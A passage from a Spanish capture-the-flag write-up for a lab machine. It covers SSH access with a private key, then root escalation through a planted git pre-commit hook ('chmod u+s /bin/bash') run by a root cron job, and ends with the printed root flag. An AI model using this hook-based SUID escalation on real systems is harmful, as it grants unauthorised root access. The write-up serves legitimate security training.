


Ilustración 43. Web Gitea #3

Si probamos a acceder a SSH haciendo uso de esta, tenemos acceso a la maquina en sí.




Ilustración 44. Conexión SSH a host vía clave privada

Y obtenemos la flag de usuario!




Ilustración 45. User Flag

5. ESCALADA

Realizando enumeración interna no encontramos nada relevante a excepción de una tarea programada, la cual hemos encontrado ejecutando pspy.

```
2025/11/18 17:55:01 CMD: UID=0 PID=2180 | /bin/bash /usr/local/bin/git-sync
2025/11/18 17:55:01 CMD: UID=0 PID=2179 | /bin/sh -c /usr/local/bin/git-sync
2025/11/18 17:55:01 CMD: UID=0 PID=2178 | /usr/sbin/CRON -f
2025/11/18 17:55:01 CMD: UID=0 PID=2181 | /bin/bash /usr/local/bin/git-sync
2025/11/18 17:55:01 CMD: UID=0 PID=2182 | /bin/bash /usr/local/bin/git-sync
2025/11/18 17:55:01 CMD: UID=0 PID=2183 | /bin/bash /usr/local/bin/git-sync
2025/11/18 17:55:01 CMD: UID=0 PID=2184 | git commit -m Backup for 2025-11-18
2025/11/18 17:55:01 CMD: UID=0 PID=2185 | /bin/bash /usr/local/bin/git-sync
2025/11/18 17:55:01 CMD: UID=0 PID=2186 | git push origin main
```

Ilustración 46. Ejecución de pspy

Dentro del archivo que se ejecuta de manera recursiva encontramos lo siguiente. Siendo este el script ejecutado vemos que hace uso de rutas relativas y no absolutas, pero esto no nos serviría de nada debido a que no podemos cambiar la variable PATH de manera global, por lo que debemos usar otro método.

```
dev01@opensource:/tmp$ cat /usr/local/bin/git-sync
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +%Y-%m-%d)
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

Ilustración 47. Script ejecutado recursivamente

Dado que el archivo ejecuta un commit de manera recursiva, vamos a trabajar con los **git hook**. Los git hook son simplemente scripts de shell y se pueden usar asociados a la acción pre-commit o pre-push entre otras. Es decir, todos los hook que inicien su nombre por **pre-commit** se ejecutarán justo antes de llevar a cabo el mismo.

Como donde se está llevando a cabo el commit es en el repositorio del directorio home de nuestro usuario, podremos crear un hook que nos permita realizar cualquier acción en nombre del usuario que lleva a cabo la acción git.

Lo creamos con un payload adecuado, como puede ser añadir el permiso SUID al archivo /bin/bash. Ahora simplemente esperamos un minuto hasta que se vuelva a ejecutar la tarea.

```
dev01@opensource:~/.git/hooks$ la /bin/bash
-rwxr-xr-x 1 root root 1113504 Apr 18 2022 /bin/bash
dev01@opensource:~/.git/hooks$ nano pre-commit
dev01@opensource:~/.git/hooks$ chmod +x pre-commit
dev01@opensource:~/.git/hooks$ ls
applypatch-msg.sample  fsmonitor-watchman.sample  pre-applypatch.sample  pre-commit.sample  pre-push.sample  pre-receive.sample
commit-msg.sample      post-update.sample          pre-commit             prepare-commit-msg.sample  pre-rebase.sample  update.sample
dev01@opensource:~/.git/hooks$ cat pre-commit
chmod u+s /bin/bash
dev01@opensource:~/.git/hooks$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18 2022 /bin/bash
```

Ilustración 48. Creación de hook

Y tenemos la flag de root!

```
bash-4.4# cat root.txt
196c0aa7e01497f2792d662d2bd37d12
bash-4.4# █
```

Ilustración 49. Root Flag

6. REFERENCIAS

Samy Kamkar, *RTFM* – ***os.path.join*** – Análisis del comportamiento de `os.path.join` en Python y de cómo puede ser abusado en escenarios de path traversal. Disponible en: <https://samy.blog/rtfm/>

Pentestmonkey, ***Reverse Shell Cheat Sheet*** – Recopilación de one-liners para obtener reverse shells en distintos lenguajes y entornos (bash, Python, PHP, etc.). Disponible en: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

GTFOBins, ***git*** – Técnicas de escalada de privilegios y abuso de la herramienta git en sistemas Unix-like. Disponible en: <https://gtfobins.github.io/gtfobins/git/>

